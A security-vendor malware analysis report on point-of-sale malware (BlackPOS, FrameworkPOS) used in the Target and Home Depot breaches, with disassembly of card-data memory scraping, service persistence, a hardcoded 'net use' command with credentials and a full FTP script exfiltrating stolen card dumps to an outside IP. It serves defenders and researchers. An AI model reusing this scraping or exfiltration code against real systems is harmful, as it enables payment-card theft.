Cyphort Labs Special Report

POS Malware Revisited

Look What We Found Inside Your Cashdesk

Marion Marschalek
Paul Kimayong
Fengmin Gong

CYPHORT™

POS Malware Revisited

In the past six months the retail industry has experienced a row of data breaches of shocking dimensions. Industry giants like Target, Home Depot and UPS have lost millions of financial card data records to committed cyber criminals. Now questions arise: how this many cards could have been compromised, what are the capabilities of the malicious tools used in the hacks and how retailers can create a secure environment around their most valuable data assets?

Cyphort Labs has dissected various representative POS malware samples (Point Of Sale) to shed light on the incidents and provide knowledge to security professionals and researchers. The focus of this paper is on the latest incidents compromising Target, Home Depot and UPS, and delivers details on the families of BlackPOS, FrameworkPOS and Backoff.

BlackPOS Sample Data

MD5	Size	Notes
F45F8DF2F476910EE8502851F84D1A6E	264.00 KB (270336 bytes)	POS component
762DDB31C0A10A54F38C82EFA0D0A014	108.00 KB (110592 bytes)	Server component

FrameworkPOS Sample Data

MD5	Size	Notes
B57C5B49DAB6BBD9F4C464D396414685	131.50 KB (134656 bytes)	POS component

BackOff Sample Data

MD5	Size	Notes
12C9C0BC18FDF98189457A9D112EEBFC	76.50 KB (78336 bytes)	Standalone malware

1. BlackPOS

November 2013's hack of the Target Corporation was the first large-scale retail hack hitting the United States. According to news articles [1] the company's 1,797 stores were compromised by an until then unknown malware family later dubbed BlackPOS, which stole around 40 Million credit and debit card records.

The attackers used multi-component malware to compromise Target's POS systems, from where the spied data was routed to a compromised server on Target's network which ran the respective server component of BlackPOS. From there the credit card records were exfiltrated to the internet, first to a server located in Los Angeles and later from there to machines in the Russian Federation.

Neither BlackPOS nor the hack itself were outstanding technical achievements, yet the hackers managed to go undetected for more than a month while stealing the most valuable data asset from Target's systems.

Based on debug information incorporated in the BlackPOS binaries and following information in underground forums investigators determined that the hacker behind the Target attack is a crook named Rescator. The said hacker implemented a component to infect POS devices and a server component to shovel the financial card data out of Target's network. By using multiple hops across the internet he managed to stay under the radar for long enough to achieve the biggest retail hack seen by U.S. law enforcement.


1.1 The POS Component

The POS component is the part of the malware responsible for data collection and aggregation. It was spread out to the specific point of sale devices of Target Corporation and searched the memory of the infected machines for financial card data.

The analyzed sample operates two threads, one of which is responsible for enumeration of running processes and scraping memory, the other one regularly pushes the scraped data to a Samba share on the local network.

1.1.1 System Infiltration

Throughout the analysis it becomes clear that the attacker was not concerned by security measures on the targeted platform. Upon starting the binary it will install a Windows service, which is dedicated to carry out the data theft. The service will automatically load the very same binary, every time the system boots or when the service is restarted. This means the original infector does not hide its binary in the file system, like usual malware would; neither does it show any kind of protection against analysis.



```
push    eax             ; lpBinaryPathName
push    0               ; dwErrorControl
push    2               ; dwStartType
push    110h            ; dwServiceType
push    0               ; dwDesiredAccess
mov     ecx, lpServiceName
push    ecx             ; lpDisplayName
mov     edx, lpServiceName
push    edx             ; lpServiceName
mov     eax, [ebp+hSCManager]
push    eax             ; hSCManager
call    ds:CreateServiceA
cmp     esi, esp
call    __RTC_CheckEsp
mov     [ebp+hSCObject], eax
cmp     [ebp+hSCObject], 0
jz      short loc_403D36
```

```
mov     esi, esp
mov     eax, [ebp+hSCObject]
push    eax             ; hSCObject
call    ds:CloseServiceHandle
cmp     esi, esp
call    __RTC_CheckEsp
mov     [ebp+var_111], 1
```

Figure 1 - A Windows service guarantees persistence

The name of the service installed through the POS component is ‘POSWDS’, which for an unconcerned device administrator could look like a legitimate POS routine.


The POSWDS service assures the mentioned binary is running on the system at any given time. Should execution be disrupted the service automatically restarts.

1.1.2 Memory Scraping

The POS component operates two threads, the main thread which scrapes the memory for card data and a secondary thread which pushes the data to a local server.

The main thread consists of nested loops, of which the outer loop enumerates the systems running processes and hands the process handles over to the inner loop, which searches the process memory. In the following illustration the loops are separated by colors, yellow indicates the main loop, pink the nested loop.


The process enumeration uses the API EnumProcesses to list all running processes. Thereafter the malware scans the process list for the entry of pos.exe, which is the executable of the cash register program used by Target stores. This is the process that handles the cash transfer operations at point of sales devices.



```
loc_405B02:
mov     eax, 1
test    eax, eax
jz      loc_405CBF

lea     eax, [ebp+cbNeeded]
push    eax             ; lpcbNeeded
push    1000h           ; cb
lea     ecx, [ebp+idProcess]
push    ecx             ; lpidProcess
call    EnumProcesses
test    eax, eax
jnz     short loc_405B30

loc_405B30:
mov     eax, [ebp+cbNeeded]
shr     eax, 2
mov     [ebp+num_proc], eax
mov     [ebp+counter], 0
jmp     short loc_405B5A
```

Figure 2 - Process enumeration and memory scraping

If the pos.exe-process can be found its memory is parsed to exfiltrate the dedicated card data. More specifically, the process memory is scanned for track 1 and track 2 data of financial cards by searching the memory for PANs (Primary Account Numbers). For each track the system recognizes a 15 or 16 digit PAN number, followed by a field separator which can be '^' for track 1 data or '=' for track 2 data. If the scanning routine locates such a PAN number with respective field separator the entire track data block is copied to local memory.




```
loc_404899:
movsx   eax, [ebp+nextChar]
cmp     eax, '^'
jnz     short loc_4048DE

cmp     [ebp+PANDigitCount], 15
jz      short loc_4048AE

cmp     [ebp+PANDigitCount], 16
jnz     short loc_4048DE

loc_4048DE:
movsx   eax, [ebp+nextChar]
cmp     eax, '='
jnz     short loc_40493F
```

Figure 3 - Card data parsing in memory

More detailed information on financial card data tracks can be found on Wikipedia [4].

In addition to dumping the card data the malware encodes the stolen information with BASE64 before writing it all to a local file. The name for the dump file is also hardcoded in the binary. Said file is named winxml.dll and will be located under system root in the system32 directory. The fresh card data is appended to winxml.dll after every process enumeration routine, each new data block separated by the newline character '\n'.




```
loc_405BAF:
mov     esi, esp
push    800h                ; uSize
lea     eax, [ebp+Buffer]
push    eax                 ; lpBuffer
call    ds:GetWindowsDirectoryA
cmp     esi, esp
call    __RTC_CheckEsp
push    offset aSystem32Winxml ; "\\system32\\winxml.dll"
lea     eax, [ebp+Buffer]
push    eax                 ; char *
call    _strcat
add     esp, 8
mov     esi, esp
push    offset stru_441864 ; lpCriticalSection
call    ds:EnterCriticalSection
cmp     esi, esp
call    __RTC_CheckEsp
push    offset aA           ; "a"
lea     eax, [ebp+Buffer]
push    eax                 ; char *
call    _fopen
add     esp, 8
mov     [ebp+var_1A0], eax
```

Figure 4 - Appending Data to the winxml.dll File

1.1.3 Data Exfiltration

The secondary thread of the POS component keeps waiting for a change on the dump file. If the file is updated, the thread routine will catch it from disk and push it to a local SMB share via the net use command. The share is located under the Windows directory on a machine with IP 10.116.240.31. The respective username and password are also hardcoded.

The details suggest the attacker knew very well how Targets infrastructure looks like.




```
0064F6B4  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
0064F6C4  6E 65 74 20 75 73 65 20  53 3A 20 5C 5C 31 30 2E  net use S: \\10.
0064F6D4  31 31 36 2E 32 34 30 2E  33 31 5C 63 24 5C 57 49  116.240.31\c$\WI
0064F6E4  4E 44 4F 57 53 5C 74 77  61 69 6E 5F 33 32 20 2F  NDOWS\twain_32 /
0064F6F4  75 73 65 72 3A 74 74 63  6F 70 73 63 6C 69 33 61  user:ttcopscli3a
0064F704  63 73 5C 42 65 73 74 31  5F 75 73 65 72 20 42 61  cs\Best1_user Ba
0064F714  63 6B 75 70 55 24 72 00  CC CC CC CC CC CC CC CC  ckupU$r.¦¦¦¦¦¦¦¦
0064F724  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
```

Figure 5 - The script performing the net use command

1.2 The Server Component

The startup of the server component binary is identical to the POS component. It installs a service, this one dubbed BladeLogic, which performs the final data exfiltration operation. The name BladeLogic helps in hiding the new service within the service list of the Windows operating system. The name is borrowed from software produced by BMC Software, an American automation software vendor. However, BlackPOS and BMC are not connected in any way.



BITS
BladeLogic
Browser
cbidf2k
cd20xrnt
Cdaudio
Cdfs
Cdrom
Changer
CiSvc
ClipSrv
clr_optimization_v2.0.50

Name	Type	Value
(Default)	REG_SZ	(Data not defined)
DisplayName	REG_SZ	BladeLogic
ErrorControl	REG_DWORD	0x00000000 (0)
FailureActions	REG_BINARY	FF FF FF FF 01 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 01 00 00 00 A0 86 01 0...
ImagePath	REG_EXPAND_...	C:\Documents and Settings\Administrator\Desktop\installcore\analyse\svc.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000110 (272)

Figure 6 - The BladeLogic Service in Windows Registry


1.2.1 Data Exfiltration

The data exfiltration is performed via FTP to a remote server on the internet. The BladeLogic service basically consists of a loop, which fetches the data dump file from the SMB share, moves it to a .txt-file in the same directory as the service executable and sends this .txt-file to the remote server.

The dump file, originally named winxml.dll, is relocated under a name in the following format: data_YY_MM_DD_HH_MM.txt, using the actual time and date information retrieved via GetLocalTime.

For pushing the data to the remote server the malware drops a temporary FTP script, which is then executed via ftp –s. The command line statement has the following format, where temp is the directory containing the malware executable:

```
c:\windows\system32\cmd.exe /c ftp -s:c:\temp\cmd.txt
```



```
open 199.188.204.182
digitalw
Crysis1089
cd public_html
cd cgi-bin
bin
send C:\Documents and Settings\Administrator\Desktop\installcore\analyse\data_2014_9_11_12_40.txt
quit
```

Figure 7 - The FTP script performing the final data exfiltration

The script is deleted right after execution. The remote server's IP address is hardcoded in the binary and points to 199.188.204.182. This IP is located in Los Angeles, United States. From there the attacker forwarded the stolen data to his personal servers outside of the US. By this multi-hop exfiltration the attacker made sure not to leave suspicious traces on Targets firewalls.

The described loop pauses for 10 minutes after pushing the data, before it starts over again.


2. FrameworkPOS

The most recent POS malware incident hit Home Depot, the world's largest home improvement retailer. According to CSO Online [3] the breach has been ongoing between April and September 2014. Recent estimates [7] are that around 56 million debit and credit card details were leaked. This makes the Home Depot incident the largest financial card data theft in U.S. history.

The attack in the big picture resembles very much the methods used in the attack on Target's POS systems the year before. The malware itself shows similarities in behavior, yet doubtlessly it was not authored by the same criminal. Much more likely the Home Depot breach was a copy-cat attack, imitating idea and key behaviors of BlackPOS implemented in a slightly different way. Researchers dubbed this new POS malware FrameworkPOS.

2.1 Malware Startup And System Infiltration

Similar to BlackPOS the analyzed sample achieves persistence through installation of a Windows service, which starts up when the system boots and restarts in case of failure. This way FrameworkPOS is guaranteed to be running permanently, even if the process is killed.



Name	Type	Value
(Default)	REG_SZ	(Data not defined)
DisplayName	REG_SZ	McAfee Framework Management Instrumentation
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_...	C:\Documents and Settings\Administrator\Desktop\installcore\analyse\homedep_b5
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Figure 8 - The installed service faking McAfee Framework Management Instrumentation

Interestingly the installed service does not carry a random name but is dubbed 'McAfee Framework Management Instrumentation'. This resembles the name of a well-known McAfee service from one of McAfee's security products. However, it is without doubt that the analyzed executable does not have any relation to McAfee's solutions.

The binary itself is a command line executable, listening to the following commands:

- **Service**
- **Start**
- **Stop**
- **Install**
- **Uninstall**

The 'service' command will install and start the service, the remaining four commands are meant for individual control of FrameworkPOS' operation.


2.2 Memory Scraping

The installed service operates a dedicated thread for enumerating of running processes, memory scraping and data exfiltration.

The malware enumerates all processes using the CreateToolhelp32Snapshot API of Windows to search their process memory for financial card data. Before scanning though it will assure the scanned process is not among the following executable names, or its own binary:

- **smss.exe**
- **csrss.exe**
- **wininit.exe**
- **services.exe**
- **lsass.exe**
- **svchost.exe**
- **winlogon.exe**
- **sched.exe**
- **spoolsv.exe**
- **conhost.exe**
- **ctfmon.exe**
- **wmiprvse.exe**
- **mdm.exe**
- **taskmgr.exe**
- **explorer.exe**
- **RegSrvc.exe**
- **firefox.exe**
- **chrome.exe**

If the process is not found on the exclusion list the scanning routine searches the process memory for financial card data by applying a mask which checks for specific ASCII values on different positions. The following graphic shows the check, which verifies if specific bytes of a scanned memory region apply to rules indicating the card data.



```
P_Memory = 0;
if ( NumberOfBytesRead )
{
  do
  {
    v5 = *(_DWORD *)(MemoryChunk + 16) + ((P_Memory + v17) >> 3);
    v6 = (P_Memory + v17) & 7;
    if ( (unsigned __int8)(1 << v6) & *(_BYTE *)v5 )
    {
      v7 = (unsigned __int8)*(&Buffer + P_Memory) ^ 33;
      v14 = v7;
      if ( v7 == 28 || v7 == 101 || v7 == 127 )
      {
        v8 = *((_BYTE *)&v17 + P_Memory + 3);
        if ( v8 >= '0' && v8 < ':' && (v9 = *(&v19 + P_Memory), v9 >= '0') && v9 < ':'
          || (v10 = *((_BYTE *)&v17 + P_Memory + 2), v10 >= '0')
          && v10 < ':'
          && (v11 = v20[P_Memory], v11 >= '0')
          && v11 < ':'
          && !v8
          && !*(&v19 + P_Memory)
          || v8 >= '0' && v8 < ':' && (v12 = *(&v19 + P_Memory), v12 >= '0') && v12 < '{' && v14 == '■'
          || v10 >= '0'
          && v10 < ':'
          && (v13 = v20[P_Memory], v13 >= '0')
          && v13 < '{'
          && !v8
          && !*(&v19 + P_Memory)
          && v14 == '■' )
          Exfiltration(*(void **)MemoryChunk, v17 + P_Memory + *(_DWORD *)(MemoryChunk + 4));
      }
```


Figure 9 - The statement parsing memory chunk by chunk

2.3 Data Exfiltration

Before the data is written to a dump file, the malware first tries to push this file (always named McTrayErrorLogging.dll) to a Samba share on a server on the local network. This push will replace any file of that name on the Samba share.


The push is performed only if a time condition is met. Every time financial card information is found in process memory the malware checks if the time is right for an update. The malware startup time is saved in a global variable as a starting point and with every push this value is added an hour and a random value of minutes. This way the exfiltration is happening regularly, but always timed slightly differently.

The following graphic shows the check which verifies if the current time meets the timestamp. The second graphic afterwards shows how the timestamp value is increased by an hour and a random amount of minutes.



```
push    edi             ; struct tm *
push    offset aHM      ; "%H%M"
lea     eax, [ebp+var_348]
push    esi             ; size_t
push    eax             ; char *
call    _strftime
lea     eax, [ebp+var_348]
push    eax             ; char *
call    _atoi
add     esp, 28h
cmp     eax, TimeStamp  ; Check for timestamp value if a push is due
jnz     loc_401B11

push    offset aW       ; "w"
mov     edi, offset CommandLine ; "t.bat"
push    edi             ; char *
call    _fopen
pop     ecx
pop     ecx
```

Figure 10 - If current time and timestamp are equal the data will be pushed

